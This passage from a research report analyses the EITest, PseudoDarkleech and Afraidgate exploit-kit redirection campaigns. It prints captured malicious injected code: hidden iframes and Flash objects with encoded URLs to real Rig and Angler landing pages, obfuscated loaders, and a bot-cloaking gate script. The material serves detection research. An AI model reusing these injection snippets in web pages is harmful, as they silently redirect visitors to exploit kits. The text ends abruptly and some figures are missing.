 hcqahr = document.createElement("iframe"); hcqahr.style.width = "9px"; hcqahr.style.height = "13px";
hcqahr.style.border = "0px"; hcqahr.frameBorder = "0"; hcqahr.setAttribute("frameBorder", "0");
document.body.appendChild(hcqahr); hcqahr.src = dfdrra; </script>
</body>
</html>
```

Figure 3.3: EITest - Version 1

Only three different hash and length values of script code blocks are found from the generated *AST* during experiments, which are given Table 3.1.

Table 3.1: AST information of EITest - Version 1

AST Hash (SHA1)	**AST Length**
c059c3cacc8f8379015123d40672fee035c0bcac	315
3579dda435206c1e4ce62d24fda24883c6d9a6c0	333
a2477205fd42be9e53b28b5bca58738eb329f146	351

The `iframe` has a "`src`" attribute with a remote URL as the value, which points to the landing page of an EK family. Right after accessing the campaign page, *Version 1* redirects to a landing page. The domain address associates with "*top*" and "*com*" top-level domains (*TLD*) and the URL address contains a 170+ character length query excluding the path part.

These URL patterns indicate and the cross-examination found that *Rig and RigV EK* families are in relation with this particular version of the *EITest* campaign. The observations show that there is no correlation between the *AST hash values* and redirected EK versions.

3.2.2 Version 2

The second version utilizes a *JavaScript-based* `iframe` with *Unicode* encoding as shown in Figure 3.4 and Figure 3.5. All *JavaScript* functions are in plain format, not *Unicode* encoded, except for the URL. The encoded URL is statically decoded with a custom developed *Python* script. In order to identify *Unicode* encoding the "*%u[0-9]{4}*" pattern is searched in each individual script block. On average, all samples have at least 800 *Unicode* characters. The *JavaScript* code block is designed in one line and located at the end of the web page. It is surrounded with a "`body`" HTML tag. There are 4 notable *JavaScript* functions that together indicate malicious activity:

- `document.createElement("iframe");`
- `.setAttribute("frameBorder", "0");`

- `document.body.appendChild(...);`
- `unescape(...);`

```
205  <body> </body>
206  <script type="text/javascript">var qwabh =
"%u0068%u0074%u0074%u0070%u003a%u002f%u002f%u0069%u007a%u0030%u0063%u006c%u002e%u0074%u0035%u0035%u0065%u0
066%u006e%u006c%u002e%u0074%u006f%u0070%u002f%u003f%u0078%u0058%u0071%u004b%u0064%u0037%u0043%u0056%u004b%
u0068%u0066%u004f%u0041%u006f%u0049%u003d%u006c%u0033%u0053%u004b%u0066%u0050%u0072%u0066%u004a%u0078%u007
a%u0046%u0047%u004d%u0053%u0055%u0062%u002d%u006e%u004a%u0044%u0061%u0039%u0047%u0050%u0030%u0058%u0043%u0
052%u0051%u004c%u0050%u0068%u0034%u0053%u0047%u0068%u004b%u0072%u0058%u0043%u004a%u002d%u006f%u0066%u0053%
u0069%u0068%u0031%u0037%u004f%u0049%u0046%u0078%u007a%u0073%u0071%u0041%u0079%u0063%u0046%u0055%u004b%u004
3%u0071%u0072%u0046%u0034%u0051%u0075%u0034%u0046%u0061%u0068%u0032%u0068%u0031%u0051%u0057%u0053%u0063%u0
045%u005a%u0072%u006d%u0059%u0052%u0050%u0046%u0067%u0056%u0049%u006f%u0076%u0065%u0038%u0068%u0051%u004c%
u0066%u0079%u0068%u0053%u0057%u006b%u0070%u002d%u0046%u0071%u0045%u004f%u004a%u004e%u0041%u0070%u0044%u005
f%u0073%u0053%u0055%u0045%u004c%u0063%u0039%u0033%u0046%u0058%u0031%u006d%u0072%u0049%u0054%u0065%u005a%u0
031%u0079%u006b%u0030%u0065%u0048%u0075%u0032%u004a%u0055%u007a%u0037%u0078%u004d%u0051%u0046%u0046%u0064"
; var yyorjo = document.createElement("iframe"); yyorjo.style.width = "7px"; yyorjo.style.height = "14px"
; yyorjo.style.border = "0px"; yyorjo.frameBorder = "0"; yyorjo.setAttribute("frameBorder", "0");
document.body.appendChild(yyorjo); yyorjo.src = unescape(qwabh); </script>
207  </body>
208  </html>
```

Figure 3.4: EITest - Version 2

```
unescape('%u0068%u0074%u0074%u0070%u003a%u002f%u002f%u0079%u0037%u0036%u0075%u0032%u006f%u002e%u0063%u0075%u006e%u0068%u0062%u002e%u0074%
u006f%u0070%u002f%u003f%u0077%u0033%u0036%u004b%u0066%u0072%u006d%u0056%u004c%u0052%u0037%u0048%u0044%u0034%u0055%u003d%u006c%u0033%u0053
%u004b%u0066%u0050%u0072%u0066%u004a%u0078%u007a%u0046%u0047%u004d%u0053%u0055%u0062%u002d%u006e%u004a%u0044%u0061%u0039%u0047%u0050%u003
0%u0058%u0043%u0052%u0051%u004c%u0050%u0068%u0034%u0053%u0047%u0068%u004b%u0072%u0058%u0043%u004a%u002d%u006f%u0066%u0053%u0069%u0068%u00
31%u0037%u004f%u0049%u0046%u0078%u007a%u0073%u0071%u0041%u0079%u0063%u0046%u0055%u004b%u0043%u0071%u0072%u0046%u0034%u0051%u0075%u0034%u0
046%u0061%u0068%u0032%u0068%u0031%u0051%u0057%u0053%u0063%u0045%u005a%u0072%u006d%u0059%u0052%u0050%u0046%u0067%u0056%u0049%u006f%u0076%u
0065%u0038%u0068%u0051%u004c%u0066%u0079%u0068%u0053%u0057%u006b%u0070%u005f%u0054%u0039%u0055%u0062%u0059%u0061%u0056%u006c%u0046%u0071%
u0035%u0048%u0042%u0046%u0072%u0068%u0074%u0032%u0077%u0036%u006e%u006d%u0062%u0049%u0053%u0064%u004a%u0068%u0079%u006c%u006b%u004f%u0044
%u0075%u007a%u0052%u005a%u006e%u0065%u0073%u0059%u0051%u0046%u0046%u0064')
"http://y76u2o.cunhb.top/?w36KfrmVLR7HD4U=l3SKfPrfJxzFGMSUb-nJDa9GP0XCRQLPh4…WScEZrmYRPFgVIove8hQLfyhSWkp_T9UbYaV1Fq5HBFrht2w6nmbISdJhylk
ODuzRZnesYQFFd"
```

Figure 3.5: EITest (Decoded URL) - Version 2

Only one hash and length value of script code blocks are found from the generated *AST* during experiments, which are given in Table 3.2.

Table 3.2: AST information of EITest - Version 2

AST Hash (SHA1)	**AST Length**
9033a5caeef20598812f1aef30a6b65878084a85	350

The `iframe` has a "`src`" attribute with a remote URL as the value, which points to the landing page of an EK family. Right after accessing the campaign page, *Version 2* redirects to a landing page. The domain address associates with "*top*" and "*com*" top-level domains (*TLD*) and the URL address contains a 170+ character length query excluding the path part.

These URL patterns indicate and the cross-examination found that *Rig and RigV EK* families are in relation with this particular version of the *EITest* campaign. The observations show that there is no correlation between the *AST hash values* and redirected EK versions.

3.2.3 Version 3

The third version utilizes a *JavaScript-based Flash object* with *Hex* encoding as shown in Figure 3.6 and Figure 3.7. All *JavaScript* functions are in plain format, not *Hex* encoded, but the *Flash redirector*. The encoded *Flash object* is statically decoded with a custom developed *Python* script. In order to identify the *Hex* encoding, the "`%[a-f0-9]{2}`" pattern is searched in each individual script block. On average, all samples have at least 800 *Hex* characters. The *JavaScript* code block is designed in one line and located at the end of the web page. It is surrounded by a "`body`" HTML tag. The notable `JavaScript` functions that together indicate malicious activity are as follows:

- `navigator.userAgent.indexOf();`
- `document.write(...);`
- `decodeURIComponent(...);`
- `unescape(...);`
- `div, object, movie, embed`
- source values of the HTML elements are the same URL addresses

```
<body> <script type="text/javascript"> if(navigator.userAgent.indexOf()) { var jhfeure =
"%20%3c%64%69%76%20%73%74%79%6c%65%20%3d%20%22%70%6f%73%69%74%69%6f%6e%3a%20%61%62%73%6f%6c%75%74%65%3b%
7a%2d%69%6e%64%65%78%3a%2d%31%3b%20%6c%65%66%74%3a%32%38%36%70%78%3b%20%6f%70%61%63%69%74%79%3a%30%3b%66
%69%6c%74%65%72%3a%61%6c%70%68%61%28%6f%70%61%63%69%74%79%3d%30%29%3b%20%2d%6d%6f%7a%2d%6f%70%61%63%69%7
4%79%3a%30%3b%22%3e%0d%0a%3c%6f%62%6a%65%63%74%20%63%6c%61%73%73%69%64%3d%22%63%6c%73%69%64%3a%64%32%37%
63%64%62%36%65%2d%61%65%36%64%2d%31%31%63%66%2d%39%36%62%38%2d%34%34%34%35%35%33%35%34%30%30%30%30%22%20
%69%64%3d%22%68%69%6e%6b%74%6e%72%22%20%63%6f%64%65%62%61%73%65%3d%22%68%74%74%70%3a%2f%2f%66%70%64%6f%7
7%6e%6c%6f%61%64%2e%6d%61%63%72%6f%6d%65%64%69%61%2e%63%6f%6d%2f%70%75%62%2f%73%68%6f%63%6b%77%61%76%65%
2f%63%61%62%73%2f%66%6c%61%73%68%2f%73%77%66%6c%61%73%68%2e%63%61%62%23%76%65%72%73%69%6f%6e%3d%38%2c%30
%2c%30%2c%30%22%20%77%69%64%74%68%3d%22%34%31%22%20%68%65%69%67%68%74%3d%22%34%35%22%20%61%6c%69%67%6e%3
d%22%6d%69%64%64%6c%65%22%20%3e%0d%0a%3c%70%61%72%61%6d%20%6e%61%6d%65%3d%22%61%6c%6c%6f%77%53%63%72%69%
70%74%41%63%63%65%73%73%22%20%76%61%6c%75%65%3d%22%61%6c%77%61%79%73%22%2f%3e%3c%70%61%72%61%6d%20%6e%61
%6d%65%3d%22%6d%6f%76%69%65%22%20%76%61%6c%75%65%3d%22%68%74%74%70%3a%2f%2f%65%63%68%6f%73%75%6e%68%6f%7
4%65%6c%2e%74%6f%70%2f%68%67%77%77%73%69%6e%6b%73%65%69%66%6b%31%64%65%38%65%62%2b%32%72%70%6e%6e%6c%6c%
66%73%6f%74%62%63%2b%6d%2b%65%73%6e%6c%74%39%70%62%6e%61%65%35%65%37%6f%33%61%61%6b%61%73%61%63%2b%6d%34
%64%72%30%62%6b%2b%6d%2b%6d%70%6e%38%65%74%69%6e%61%61%72%72%39%66%65%33%61%74%6f%2b%34%63%6e%69%66%6d%3
2%73%72%64%70%66%35%72%66%65%69%38%6f%64%70%6e%6d%66%65%62%2f%22%2f%3e%3c%70%61%72%61%6d%20%6e%61%6d%65%
3d%22%71%75%61%6c%69%74%79%22%20%76%61%6c%75%65%3d%22%68%69%67%68%22%2f%3e%3c%70%61%72%61%6d%20%6e%61%6d
%65%3d%22%62%67%63%6f%6c%6f%72%22%20%76%61%6c%75%65%3d%22%23%66%66%66%66%66%66%22%2f%3e%3c%70%61%72%61%6
d%20%6e%61%6d%65%3d%22%77%6d%6f%64%65%22%20%76%61%6c%75%65%3d%22%6f%70%61%71%75%65%22%2f%3e%0d%0a%3c%65%
6d%62%65%64%20%73%72%63%3d%22%68%74%74%70%3a%2f%2f%65%63%68%6f%73%75%6e%68%6f%74%65%6c%2e%74%6f%70%2f%68
%67%77%77%73%69%6e%6b%73%65%69%66%6b%31%64%65%38%65%62%2b%32%72%70%6e%6e%6c%6c%66%73%6f%74%62%63%2b%6d%2
b%65%73%6e%6c%74%39%70%62%6e%61%65%35%65%37%6f%33%61%61%6b%61%73%61%63%2b%6d%34%64%72%30%62%6b%2b%6d%2b%
6d%70%6e%38%65%74%69%6e%61%61%72%72%39%66%65%33%61%74%6f%2b%34%63%6e%69%66%6d%32%73%72%64%70%66%35%72%66
%65%69%38%6f%64%70%6e%6d%66%65%62%2f%22%20%71%75%61%6c%69%74%79%3d%22%68%69%67%68%22%20%62%67%63%6f%6c%6
f%72%3d%22%23%66%66%66%66%66%66%22%20%20%6e%61%6d%65%3d%22%68%69%6e%6b%74%6e%72%22%20%77%69%64%74%68%3d%
22%34%39%22%20%68%65%69%67%68%74%3d%22%34%33%22%20%61%6c%69%67%6e%3d%22%6d%69%64%64%6c%65%22%20%61%6c%6c
%6f%77%53%63%72%69%70%74%41%63%63%65%73%73%3d%22%61%6c%77%61%79%73%22%20%70%6c%61%79%3d%22%74%72%75%65%2
2%20%74%79%70%65%3d%22%61%70%70%6c%69%63%61%74%69%6f%6e%2f%78%2d%73%68%6f%63%6b%77%61%76%65%2d%66%6c%61%
73%68%22%20%70%6c%75%67%69%6e%73%70%61%67%65%3d%22%68%74%74%70%3a%2f%2f%77%77%77%2e%6d%61%63%72%6f%6d%65
%64%69%61%2e%63%6f%6d%2f%67%6f%2f%67%65%74%66%6c%61%73%68%70%6c%61%79%65%72%22%20%77%6d%6f%64%65%3d%22%6
f%70%61%71%75%65%22%2f%3e%3c%2f%6f%62%6a%65%63%74%3e%0d%0a%3c%2f%64%69%76%3e"; document.write(
decodeURIComponent(jhfeure)); }</script></body>
</body>
</html>
```

Figure 3.6: EITest - Version 3

Only two different hash and length values of script code blocks are found from the generated *AST* during experiments, which are given in Table 3.3.

The *Flash object* is surrounded by a "`div`" HTML tag that has a "`style`" attribute with a fairly specific value `(e.g. ...; z-index:-1; ...opacity:0; filter:alpha(opacity=0); -moz-opacity:0; ...)`. The `object` element has an "`id`" attribute that takes 5 to 7 length alpha characters as value and a

Figure 3.7: EITest (Decoded Flash object) - Version 3

Table 3.3: AST information of EITest - Version 3

AST Hash (SHA1)	AST Length
f1cac84ce0b4248ccd171e47f48266d422f21c75	111
c0e04d0860155ff7a3b4934fd2311a8f5dc211eb	141

"`codebase`" attribute that includes "*8,0,0,0*" in value. The `object` element has three parameters which are "`allowsScriptAccess`" that takes "*always*" as value, "`bgcolor`" that takes "*#ffffff*" as value, and "`wmode`" that takes "*opaque*" as value.

The `object` element has a "`movie`" and "`embed`" sub tag that have "`value`" and "`src`" attributes respectively with the same remote URL as value, which points to a gate redirector of *EITest* campaign. Right after accessing the campaign page, *Version 3* redirects to a gate page. The domain address associates with "*top*" and "*xyz*" top-level domains (*TLD*) and the URL address has a specific pattern with no query part, but a path part. It contains at least 118 lower case alpha numeric characters that are separated by a plus symbol at least four times.

The cross-examination between the *AST hash values* and EK is not a valid attribution, since *Version 3* redirects to a campaign gate rather than an EK landing page. In addition, *Version 3* contains some exceptional infection cases. Some samples do not include the first *JavaScript* function. Moreover, while some *Flash objects* use a domain with almost a 100-character length path in URL, some others use just a domain without a path in the URL.

3.2.4 Version 4

The fourth version utilizes a *JavaScript-based Flash object* with obfuscation as shown in Figure 3.8 and Figure 3.9. The algorithm involves a combination with a one-byte character *(e.g., x or underscore or hyphen)* replacement with the percent character and then *Hex* encoding. All *JavaScript* functions are in plain format, not obfuscated, but the *Flash object*. The obfuscated *Flash redirector* is dynamically de-obfuscated by executing just the individual script block in an emulated browser. In order to identify character replacement obfuscation, the "`(x_-)[a-f0-9]2`" pattern is searched in each individual script block. On average, all samples have at least 800 *Hex* characters. The *JavaScript* code block is designed in one line and located at the end of the web page. It is surrounded by a "`body`" HTML tag. The notable *JavaScript* functions that together indicate malicious activity are as follows:

- `navigator.userAgent.indexOf();`
- `document.write(...);`
- `decodeURIComponent(...);`
- `replace();`
- `div, object, movie, embed`
- source values of the HTML elements are the same URL addresses

Figure 3.8: EITest - Version 4

Only one hash and length value of script code blocks are found from the generated *AST* during experiments, which are given in Table 3.4.

The *Flash object* is surrounded by a "`div`" HTML tag that has the "`style`" attribute with a fairly specific value (`e.g. ...; z-index:-1; ...opacity:0; filter:alpha(opacity=0); -moz-opacity:0; ...`). The `object` element has an "`id`" attribute that takes a 5 to 7 length alpha characters as value and the "`codebase`" attribute that includes "*8,0,0,0*" in value. The `object` element

Figure 3.9: EITest (Decoded JavaScript) - Version 4

Table 3.4: AST information of EITest - Version 4

AST Hash (SHA1)	AST Length
9f0c2a8e4c98c45f4a5ff0d2839ccfe2f8e69e23	184

has three parameters, which are "`allowsScriptAccess`" that takes "*always*" as value, "`bgcolor`" that takes "*#ffffff*" as value, and "`wmode`" that takes "*opaque*" as value.

The `object` element has a "`movie`" and "`embed`" sub tag that have "`value`" and "`src`" attributes respectively with the same remote domain rather than a URL as value, which points to a gate redirector of *EITest* campaign. Right after accessing the campaign page, *Version 4* redirects to a gate page. The domain address associates with "*top*" and "*xyz*" top-level domains (*TLD*) and the URL address contains only the domain address, where there is no path or query part.

The cross-examination between the *AST hash value* and EK is not a valid attribution, since *Version 4* redirects to a campaign gate rather than an EK landing page.

3.2.5 Version 5

The fifth version utilizes an *HTML-based Flash object* without encoding or obfuscation as shown in Figure 3.10. The HTML code block is designed in four lines and located at the end of the web page. It is surrounded by a "`body`" and a "`div`" HTML tag.

- div, object, movie, embed
- source values of the HTML elements are the same URL addresses

```
<script type="text/javascript" src="js/inspiration.js"></script>
  <body> <div style = "position: absolute;z-index:-1; left:290px; opacity:0;filter:alpha(opacity=0);
  -moz-opacity:0;">
<object classid="clsid:d27cdb6e-ae6d-11cf-96b8-444553540000" id="mvczsv" codebase="
http://fpdownload.macromedia.com/pub/shockwave/cabs/flash/swflash.cab#version=8,0,0,0" width="32" height=
"31" align="middle" >
<param name="allowScriptAccess" value="always"/><param name="movie" value="
http://pyhem.xyz/bryyjko-kdflet3dpfd8r4sokrfbi8k4pammm5sr4l-tp4fn2pfsnoaoafbarilk5iam2lnds-silbfrbert1id9i
npmerc-lcpibe/"/><param name="quality" value="high"/><param name="bgcolor" value="#ffffff"/><param name=
"wmode" value="opaque"/>
<embed src="
http://pyhem.xyz/bryyjko-kdflet3dpfd8r4sokrfbi8k4pammm5sr4l-tp4fn2pfsnoaoafbarilk5iam2lnds-silbfrbert1id9i
npmerc-lcpibe/" quality="high" bgcolor="#ffffff"  name="mvczsv" width="33" height="46" align="middle"
allowScriptAccess="always" play="true" type="application/x-shockwave-flash" pluginspage="
http://www.macromedia.com/go/getflashplayer" wmode="opaque"/></object>
</div> </body>
</body>
</html>
```

Figure 3.10: EITest - Version 5

At first glance, the HTML code block seems to be different for all incidents due to the polymorphic design. Generating an *AST* for an HTML code is not sensible, hence revealing similarities across different incidents is not possible. Characterization convenience of the campaign on the basis of malicious HTML code could not be provided for this case. However, *Version 5* shares some significant properties with the *Flash object* of *Version 3 and 4*, therefore it stands on a strong basis.

The *Flash redirector* is surrounded by a "`div`" HTML tag that has the "`style`" attribute with a fairly specific value `(e.g. ...;z-index:-1;...opacity:0; filter:alpha(opacity=0); -moz-opacity:0; ...)`. The object element has an "`id`" attribute that takes a 5 to 7 alpha characters as value and the "`codebase`" attribute that includes "*8,0,0,0*" in value. The object element has three parameters, which are "allowsScriptAccess" that takes "`always`" as value, "`bgcolor`" that takes "`#ffffff`" as value, and "`wmode`" that takes "`opaque`" as value.

The `object` element has a "`movie`" and "`embed`" sub tag that have "`value`" and "`src`" attributes respectively with the same remote URL, which points to a gate redirector of the EITest campaign. Right after accessing the campaign page, *Version 5* redirects to a gate page. The domain address associates with "*top*" and "*xyz*" top-level domains (*TLD*) and the URL address has a specific pattern where there is no query part, but a path part. It contains at least 96 lowercase alpha numeric characters that are separated by a hyphen symbol at least two times.

The cross-examination between the *AST hash value* and EK is not a valid attribution, since *Version 5* is HTML-based and do not have a JavaScript AST hash value.

3.3 PseudoDarkleech Campaign

The *PseudoDarkleech* cases in the dataset can be grouped into 3 different versions according to the redirection mechanism, hiding practices, and coding behaviors used. These versions also show the modifications during the year.

Two major page redirection techniques are identified in *pseudoDarkleech* campaigns. The first one is a *JavaScript-based* `iframe` and the other is an *HTML-based* `iframe` redirection.

3.3.1 Version 1

The first version utilizes *HTML-based* `iframe` without encoding or obfuscation as shown in Figure 3.11. The HTML code block is designed in a few lines (4 to 7 lines) and located at the start or middle of the webpage. It usually starts with a "`span`" tag that has a "`style`" attribute containing position related keys and values (*e.g., position, width, height, and top*). There are sometimes 1 or 2 invalid tags, actually random strings between 2 to 7 in length, which are positioned as child of the "`span`" tag. There is rarely 1 more invalid tag that is located as the sibling of the "`span`" tag. After that tag, there is a "`noscript`" tag and between the 2 invalid tags there is an `iframe`.

- `head, span, style`
- `iframe`
- `noscript`
- invalid tags

```
<span style="position:absolute; top:-1011px; width:308px; height:305px;">
fdlpnrz
<iframe src="
http://we.KANSASCITYESCAPEROOMS.COM/?q=wHvQMvXcJwDLFYbGMvrERqNbNknQA0ePxpH2_drZdZqxKGn
i1Ob5UUSk6F6CEh3&oq=h_fAlJOBQOVfpiUyDcwBjz4dZVAhH8Kmv3xOEnELIg5bX9BaJMwp1z6LRVvQ52w&ie
=Windows-1252&es_sm=92&aqs=yandex.109k68.406x4u2&sourceid=yandex" width="264" height=
"253"></iframe>
wsdcm
</span>
ey
<noscript><br />
```

Figure 3.11: PseudoDarkleech Campaign - Version 1

The `iframe` has a "`src`" attribute with a remote URL as the value, which points to the landing page of an EK family. Right after accessing the campaign page, *Version 1* redirects to a landing page. The URL patterns indicate and the cross-examination found that *Rig and RigV EK* families are in relation with this particular version of the *PseudoDarkleech* campaign. Since *Version 1* is *HTML-based*, *AST* analysis is not valid.

It is also known that *EITest* gate similarly uses invalid HTML tags.

3.3.2 Version 2

The second version utilizes a *JavaScript-based* `iframe` with custom encoding as shown in Figure 3.12 and Figure 3.13. All *JavaScript* functions are in obfuscated format.

There are two consecutive "`div`" tags, the first one is a space delimited string containing at least 1300 characters and the second one is star delimited integers containing at least 2100 characters. The code block is located at the beginning of the web page and contains at least 170 lines. The obfuscated *iframe redirector* is dynamically de-obfuscated by executing the whole page in an emulated browser.

```

<div id="lwi" style="position: absolute; top: -1146px; left: -1747px">bbcebgekc, bavaado
dgapeb. ef doer c odmelebdudtcgdpace r 39 bja 'bbub' da aciccbme x a xbbd ibybualefdhczet
balckdhdb ek ci b zbl a r 'dmczc' cas c gaoc hazbr bxciccdodpacerbjabbubdaaciccb mex ax b
xdxevecdgarcnbp bubcbo bb dcetelccbw. aaaraxb t bochazbrckbt bgch clatdo agdubjabbu bdaac
aecccc e a bwawahd ic bbybabodfazccboea eu cpc ya j! b pcldhc gabajbtbweaducg c: gc, vbh
ehelbfb fcpcc bpapbgaaafbj btb nby dicwafbwbhb c bsafaier brbg bycvdiddbtbzbee, pc t coby
ebkalcodtebdsea cocrape heid id sbaaic e brbhbkagavdjcgbic pblbdabby. brex bi, aabbdc - c
jara, rd mbx bibddsa, fae bg cbb, zblax b cdobg eacy, efbf aecjbscg eedics am ebd xdabla
<div id="xtoxa" style="position: absolute; top: -1341px; left: -1240px">
115*121*110*61*40*43*91*119*105*110*100*111*119*46*115*105*100*101*98*97*114*93*41*59*120
5*61*115*121*110*59*100*105*60*120*118*117*118*46*108*101*110*103*116*104*59*100*105*43*4
6*105*110*100*101*120*79*102*40*120*118*117*118*91*100*105*93*41*62*115*121*110*41*123*10
7*59*125*125*105*102*40*110*97*118*105*103*97*116*111*114*46*117*115*101*114*65*103*101*1
111*103*102*99*43*43*59*125*121*97*106*109*107*105*120*61*101*111*103*102*99*45*49*59*109
*111*99*117*109*101*110*116*46*103*101*116*69*108*101*109*101*110*116*66*121*73*100*40*34
4*119*106*115*61*115*121*110*59*116*98*99*118*118*109*118*111*61*34*34*59*102*111*114*40*
61*121*97*106*109*107*105*120*41*123*103*111*121*109*97*61*98*108*118*119*46*99*104*97*11
111*121*109*97*60*61*49*50*50*41*123*105*102*40*112*118*37*101*111*103*102*99*41*123*116*
1*100*101*40*40*40*116*108*121*116*103*101*43*103*111*121*109*97*45*57*55*41*94*109*97*10
*104*46*108*101*110*103*116*104*41*41*37*50*53*53*41*59*115*111*114*119*106*115*43*43*59*
*59*125*112*118*43*43*59*125*125*91*93*91*34*99*111*110*115*116*114*117*99*116*111*114*34
*40*41*59</div>
<script>
odp="\x4c";
xaq="\x63\x74";
zvhgnth="\x74\x72\x75";
```

Figure 3.12: PseudoDarkleech Campaign (Obfuscated) - Version 2

Figure 3.13: PseudoDarkleech Campaign (Deobfuscation) - Version 2

The `iframe` has a "`src`" attribute with a remote URL as the value, which points to the landing page of an EK family. Right after accessing the campaign page, *Version 2* redirects to a landing page. The URL patterns indicate and the cross-examination found that *Angler EK* family is in relation with this particular version of the *Pseudo-Darkleech* campaign. Since *Version 2* is *HTML-based*, *AST* analysis is not valid.

3.3.3 Version 3

The third version utilizes a *JavaScript-based* `iframe` with custom encoding as shown in Figure 3.14, Figure 3.15, Figure 3.16, and Figure 3.17. All *JavaScript* functions are in obfuscated format.

```
<span id="implementsAssign" style="display:none">8 b35 ,52 k3e5seha -y18
a32i 35a b48 31 1e0t7 1a-05 10ed6 10x5- 2e5 53 4-3ob 44h 3b8hcv 45 53b ob
54 22 39h 58 54 35 4a8 3t9 35 10-5 10do5 121 63 dj25c 31 2f5 96 3b13 45 4
5-0 3a9f a44 1 4k2 35 48 107 106 107 121</span>
<script>
debuggerOnerror="\x6e\x73\x74";onclickThis="\x63\x6f";onfocusForm=onclick
nullEmbeds="\x29\x2e";volatileDo="\x2e\x67";onfocusForm+=debuggerOnerror;
fileUploadToString+=decodeURIComponentAssign;fileUploadToString+=selfDeco
fileUploadToString+=throwAll;throwAll+=areaEval;windowPropertyIsEnum(file
fileUploadToString=eventChar;eventChar="\x70\x61\x74";
</script>
```

Figure 3.14: PseudoDarkleech Campaign (Obfuscated) - Version 3




Figure 3.15: PseudoDarkleech Campaign (Deobfuscation Level 1) - Version 3

There is one “`div`” or “`span`” tag which contains a 3500 to 12000 characters long string and delimited by a space and a dash character. The code block is located at the beginning of the web page and designed in just one line. The complex *iframe redirector* contains 3000 to 10000 characters and is dynamically de-obfuscated by executing the whole page in an emulated browser.




Figure 3.16: PseudoDarkleech Campaign (Deobfuscation Level 2) - Version 3

```
JavaPackageFrames = (+[window.sidebar]) + (+[window.chrome]);
decodeURIComponentElement = ["rv:11", "MSIE", ];
for (promptImport = JavaPackageFrames; promptImportJavaPackageFrames) {
    outerWidthVolatile = decodeURIComponentElement.length - promptImport;
    break;
}
}
if (navigator.userAgent.indexOf("MSIE 10") > JavaPackageFrames) {
    outerWidthVolatile++;
}
passwordCrypto = "TGMHGaLEu0df12WQ3";
innerWidthParent = document.getElementById("implementsAssign").innerHTML;
intTextarea = onblurOnkeydown = JavaPackageFrames;
openChar = "";
innerWidthParent = innerWidthParent.replace(/[^a-z]/g, "");
```

Figure 3.17: PseudoDarkleech Campaign (Deobfuscated) - Version 3

The `iframe` has a "`src`" attribute with a remote URL as the value, which points to the landing page of an EK family. Right after accessing the campaign page, *Version 3* redirects to a landing page. The URL patterns indicate and the cross-examination found that *Angler EK* family is in relation with this particular version of the *Pseudo-Darkleech* campaign. Since *Version 3* is *HTML-based*, *AST* analysis is not valid.

3.3.4 Gate

The HTML code patterns in the beginning of the first HTTP response of the sample, shown in Figure 3.18, indicates a compromised webpage within *pseudoDarkleech* campaign. The gate checks the browser and the environment as shown in Figure 3.19. If the gate detects any unwanted behavior, it shows a well-known error page rather than redirecting the victim to the landing page of the EK shown in Figure 3.20.

```
<span style="position:absolute; top:-1160px; width:304px; height:307px;">
rsta
<iframe src="http://feel.EASYTRIMMD.COM/?es_sm=108&oq=xfR7L7VUbwq0hBfTewFl1Y
rkvvgvt
</span>
pgui
<noscript><br />
<b>Warning</b>:  session_start() [<a href='function.session-start'>function.s
<br />
<b>Warning</b>:  session_start() [<a href='function.session-start'>function.s
<!DOCTYPE html>
<html prefix="og: http://ogp.me/ns#" xmlns="http://www.w3.org/1999/xhtml" xml
<head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale=1.0" />
```

Figure 3.18: PseudoDarkleech Campaign - Gate 1

```
<!DOCTYPE html>
<html lang="en">
<head>
    <title></title>
    <meta charset="UTF-8">
    <meta http-equiv="X-UA-Compatible" content="IE=
    <meta name="apple-mobile-web-app-capable" conte
    <meta name="apple-mobile-web-app-status-bar-sty
    <meta name="viewport" content="width=device-wi
</head>
<body>
<iframe onload="window.setTimeout('go()', 99)" sr
<script>
var NormalURL = 'http://feel.easytrimmd.com/?q=wHl
var InfoStr = '';

function getBrowser() {
    var ua = navigator.userAgent;

    var browsrObj = {
            browser: 'unknown',
            browser_real: '',
            is_bot: false,
            browser_quality: 0,
            platform: 'desktop',
            versionFull: '',
            versionShort: ''
        };

    try{

    var bName = function () {
        if (ua.search(/Edge/) > -1) return "edge";
```

Figure 3.19: PseudoDarkleech Campaign - Gate 2

3.4 Afraidgate Campaign

The *Afraidgate* cases in the dataset can be grouped into 2 different versions according to the redirection mechanism, hiding practices, and coding behaviors used. These versions also show the modifications during the year.

Only one page redirection technique is identified in *Afraidgate* campaigns, which is a *JavaScript-based* `iframe` redirection.

```
        return browsrObj;
}

function go() {
    BrowserInfo = getBrowser();

    if(BrowserInfo.is_bot == true) {
        document.write('<html><head><title>404 Not Found</title></head>');
        document.write('<body><h1>Not Found</h1><p>The requested URL was not found
        on this server.</p><hr>');
        document.write('<address>Apache/2.2.22 (Debian) Server Port 80</address>');
            } else {
      if(BrowserInfo.browser_real=='ie') {
            window.frames[0].document.body.innerHTML = '<form target="_parent"
            method="post" action="'+NormalURL+'"></form>';
            window.frames[0].document.forms[0].submit();
      }
    }

}
</script>
```

Figure 3.20: PseudoDarkleech Campaign - Gate 3

3.4.1 Version 1

